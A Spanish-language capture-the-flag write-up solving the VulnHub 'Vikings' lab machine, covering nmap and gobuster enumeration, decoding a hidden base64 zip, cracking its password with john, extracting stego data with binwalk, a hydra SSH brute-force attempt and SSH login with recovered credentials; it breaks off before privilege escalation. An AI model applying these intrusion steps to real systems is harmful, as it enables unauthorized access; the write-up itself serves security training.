

Autor	José Luis Trigo Calvo
LinkedIn	linkedin.com/in/jltrigoc/
Web	joseltc.github.io/
Email	jltrigoc01@gmail.com



Contenido

Declaración de uso ético 2

Máquinas utilizadas: 2

RESOLUCIÓN PASO A PASO 3

1.- Reconocimiento de máquinas 3

2.-Enumeración Web 5

3.-Explotación de SSH 10

4.- Escalada de privilegios 14

Primera forma 14

Segunda forma 15

5.- Resultados obtenidos: 18

Declaración de uso ético

El contenido de este documento refleja el proceso de resolución de un CTF (Capture The Flag) con fines estrictamente educativos. Todas las herramientas y comandos empleados se han utilizado en un entorno controlado y autorizado, como parte de mi formación como ethical hacker. No se ha realizado ninguna actividad ilícita ni se ha atacado ningún sistema real sin consentimiento. El único propósito de este trabajo es el aprendizaje y la mejora de las habilidades en ciberseguridad.

Máquinas utilizadas:

- Kali Linux : https://www.kali.org/get-kali/#kali-virtual-machines

- CTF Vikings: https://www.vulnhub.com/entry/vikings-1,741/

RESOLUCIÓN PASO A PASO


1.- Reconocimiento de máquinas

Ambas máquinas se encuentran dentro de una misma interfaz de red.

Con el comando ip a comprobamos la IP que ha sido asignada a nuestra máquina Kali Linux. (IP Kali Linux -> 192.168.56.101)

Con el comando **sudo nmap -sn 192.168.56.0/24** buscamos la IP de nuestra máquina MR Robot.

Como podemos ver, la IP asignada es : 192.168.56.105



Ahora procederemos a escanear la máquina Vikings más a fondo para saber los servicios que está prestando y en que puertos.

Para ello utilizaremos el comando **nmap -sV 192.168.56.105**


```
Joseltc@\h:\w#nmap -sV 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-08 14:12 +0200
Nmap scan report for 192.168.56.105
Host is up (0.00084s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 08:00:27:9A:54:0D (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```


Como podemos ver obtenemos que la máquina tiene abiertos los siguientes puertos y está ofreciendo los siguientes servicios:

Puerto 22	ssh
Puerto 80	Apache / http

Como vemos que en el puerto 80 hay un servidor Apache con un servidor web.Si introducimos la dirección IP de nuestra maquina Vikings podemos ver un directorio index con una carpeta llamada /site .Vamos a investigar la página para ver si encontramos alguna pista.



Al entrar en el directorio encontramos una página con una foto de uno de los protagonistas de la serie Vikingos y un texto descriptivo.



2.-Enumeración Web

Ahora que ya sabemos que hay un servidor web , vamos a realizar un escaneo de enumeración web que usa Nmap para descubrir directorios y archivos ocultos en servidores web.

Utilizaremos el comando **nmap –script=http-enum.nse -p 80 192.168.56.102 y**

```
Joseltc@\h:\w#nmap --script=http-enum.nse -p 80 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-08 14:18 +0200
Nmap scan report for 192.168.56.105
Host is up (0.00067s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /site/: Potentially interesting folder
MAC Address: 08:00:27:9A:54:6D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
```

gobuster dir -u http://192.168.56.105 -w /usr/share/wordlists/dirb/common.txt

```
Joseltc@\h:\w#gobuster dir -u http://192.168.56.105 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 279]
.hta                 (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
server-status        (Status: 403) [Size: 279]
site                 (Status: 301) [Size: 315] [--> http://192.168.56.105/site/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Ninguno de los dos comandos nos da ninguna información que no sepamos con antelación, pues únicamente nos indica la existencia del directorio /site .

De igual forma hemos utilizado el comando nikto -h 192.168.56.105 y hemos obtenido la misma información.

Los comandos que muestran los archivos de una web no siempre muestran todas las rutas en su totalidad, por eso es interesante utilizar alguna herramienta más para ver si hemos detectado todos los directorios de la página.


Para ello hemos utilizado la herramienta gobuster (pero aplicada directamente al directorio /site) y el siguiente comando **gobuster dir -u http://192.168.56.105/site/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt,zip** , en el que especificamos algunos de los tipos de archivo que nos puede interesar encontrar.

```
Joseltc@\h:\w#gobuster dir -u http://192.168.56.105/site/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt,zip
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105/site/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta.php             (Status: 403) [Size: 279]
.hta                 (Status: 403) [Size: 279]
.hta.txt             (Status: 403) [Size: 279]
.htaccess.php        (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
.hta.zip             (Status: 403) [Size: 279]
.hta.html            (Status: 403) [Size: 279]
.htpasswd.zip        (Status: 403) [Size: 279]
.htpasswd.txt        (Status: 403) [Size: 279]
.htaccess.html       (Status: 403) [Size: 279]
.htpasswd.html       (Status: 403) [Size: 279]
.htpasswd.php        (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
.htaccess.txt        (Status: 403) [Size: 279]
css                  (Status: 301) [Size: 319] [--> http://192.168.56.105/site/css/]
images               (Status: 301) [Size: 322] [--> http://192.168.56.105/site/images/]
index.html           (Status: 200) [Size: 4419]
js                   (Status: 301) [Size: 318] [--> http://192.168.56.105/site/js/]
war.txt              (Status: 200) [Size: 13]
===============================================================
Finished
===============================================================
```


Con este comando hemos encontrado algunos directorios más que se encuentran dentro del directorio /site (css, images,js) y un archivo txt llamado **war.txt** que nos puede ser de utilidad.

Vamos a investigar los resultados obtenidos.

La consulta del archivo war.txt ha sido todo un logro, pues nos muestra que hay otro directorio oculto**(/war-is-over**):



Este directorio contiene un código ininteligible que probablemente se encuentre codificado. Si comprobamos el final de la infinidad de líneas que contiene el código podemos ver que el código termina con un = (lo que puede ser un indicio de que esté codificado en base64)



Vamos a descargar el archivo con **curl -s http://192.168.56.105/site/war-is-over/ > hint**. Con el comando **file hint** comprobamos que el texto que hay dentro del archivo está codificado en base64. Con el comando **cat hint | base64 -d > pista** revertimos la codificación y comprobamos que hemos obtenido un archivo .zip.

Cuando intentamos descomprimir el archivo nos pide una contraseña y nos indica que unzip necesita otra versión. Entonces utilizaremos 7z para descomprimir.

```
Joseltc@\h:\w#curl -s http://192.168.56.105/site/war-is-over/ > hint

Joseltc@\h:\w#file hint
hint: ASCII text, with very long lines (65536), with no line terminators

Joseltc@\h:\w#cat hint | base64 -d > pista

Joseltc@\h:\w#file pista
pista: Zip archive data, made by v6.3 UNIX, extract using at least v5.1, las


Joseltc@\h:\w#mv pista pista.zip

Joseltc@\h:\w#unzip pista.zip
Archive:  pista.zip
   skipping: king                    need PK compat. v5.1 (can do v4.6)
```


Con **zip2john pista.zip > archivo** obtenemos el hash del archivo para intentar obtener la contraseña que se nos está solicitando para descomprimir el archivo.

Los programas de fuerza bruta como zip2john no pueden entender el formato complejo de un archivo .zip directamente. zip2john es una herramienta de traducción que toma el candado del archivo ZIP y lo extrae en un formato de texto plano que John sí puede procesar.

Ahora procesamos el archivo con john - - show archivo y comprobamos que el fichero se llama King y la contraseña es ragnarok123.




Con **7z x pista.zip** extraemos el archivo y vemos que, efectivamente ,el archivo se llama King y es una imagen JPEG.




Vamos a utilizar una serie de comandos para intentar obtener información que puede contener la foto.

Con el comando **exiftool** podemos ver los metadatos de la imagen y, sin haber perdido la perspectiva de que la máquina atacada tiene ssh, nos damos cuenta que la imagen puede contener el nombre de algún usuario y una serie de contraseñas que podemos utilizar para intentar hacer un ataque de fuerza bruta.






Con vlastas y viking021 haremos un archivo de users.txt y con la lista de palabras que hay en keywords haremos un archivo de diccionario.txt con el fin de intentar hacer un ataque con hydra al SSH. Usaremos el comando **hydra -L users.txt -P diccionario.txt -t 4 -v ssh://192.168.56.105**




No hemos obtenido ningún resultado. Habrá que explorar otras vías.

Ahora vamos a utilizar dos comandos que sirven para descubrir si se está haciendo esteganografía con la imagen, es decir, que se esté ocultando algo dentro de la imagen.

Con **steghide info King** no obtenemos ninguna información adicional pero con el comando **binwalk -e King - -run-as = root** podemos ver que se ha extraído un archivo . Comprobaremos el archivo **_king.extracted** que hemos obtenido.



Consultado el directorio podemos ver que dentro hay un archivo user que contiene un posible usuario y contraseña y un archivo .zip.




3.-Explotación de SSH

Ahora que ya tenemos un posible usuario y contraseña vamos a intentar acceder por SSH a la máquina Vikings.

Probaremos : ssh FamousBoatbuilder_floki@192.168.56.105 o ssh floki@192.168.56.105 junto con la contraseña: f@m0usboatbuilde7.


Finalmente las credenciales son las siguientes:

User	Floki
Password	f@m0usboatbuilde7



Ahora que ya estamos dentro de la máquina atacada vamos a investigar.

Podemos ver que estamos en el home del usuario floki y hay dos archivos interesantes que podemos consultar



Leyendo ambos archivos podemos encontrar alguna pista, pero no son muy aclaratorias. En el readme.txt se habla de Ragnar, vamos a ver que usuarios hay en el sistema.

```
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
floki@vikings:~$ cat readme.txt
------------------------------------------------------------

I am the famous boat builder Floki. We raided Pari
Because it was I who was leading all the Vikings.
I need to create this `boat` to find Ragnar
```

Podemos ver que también existe el directorio del usuario Ragnar.

```
floki@vikings:~$ ls -la /home
total 16
